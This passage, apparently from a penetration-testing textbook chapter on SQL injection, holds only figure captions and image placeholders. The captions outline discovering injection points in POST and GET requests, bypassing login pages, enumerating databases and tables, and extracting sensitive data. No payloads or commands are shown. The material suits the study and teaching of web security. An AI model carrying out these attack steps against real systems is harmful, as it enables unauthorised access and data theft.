


Figure 5.10 Discovering SQL Injection in POST 3




Figure 5.11 Discovering SQL Injection in POST 4




Figure 5.12 Discovering SQL Injection in POST 5




Figure 5.13 Discovering SQL Injection in POST 5




Figure 5.14 Discovering SQL Injection in POST 5

5.1.4 Bypassing login pages using SQL Injection




Figure 5.152Bypassing login pages using SQL Injection 1

Figure 5.16 Bypassing login pages using SQL Injection 2




Figure 5.17 Bypassing login pages using SQL Injection 3

5.1.5 Discovering SQL Injection in GET




Figure 5.18 Discovering SQL Injection in GET 1




Figure 5.19 Discovering SQL Injection in GET 2




Figure 5.20 Discovering SQL Injection in GET 3

5.1.6 Reading Databases information




Figure 5.21 Reading Databases information 1




Figure 5.22 Reading Databases information 2




Figure 5.23 Reading Databases information 3

5.1.7 Discovering Database Tables




Figure 5.24 Discovering Database Tables 1




Figure 5.25 Discovering Database Tables 2

5.1.8 Extracting sensitive data from Databases




Figure 5.26 Extracting sensitive data from Databases 1




Figure 5.27 Extracting sensitive data from Databases 2

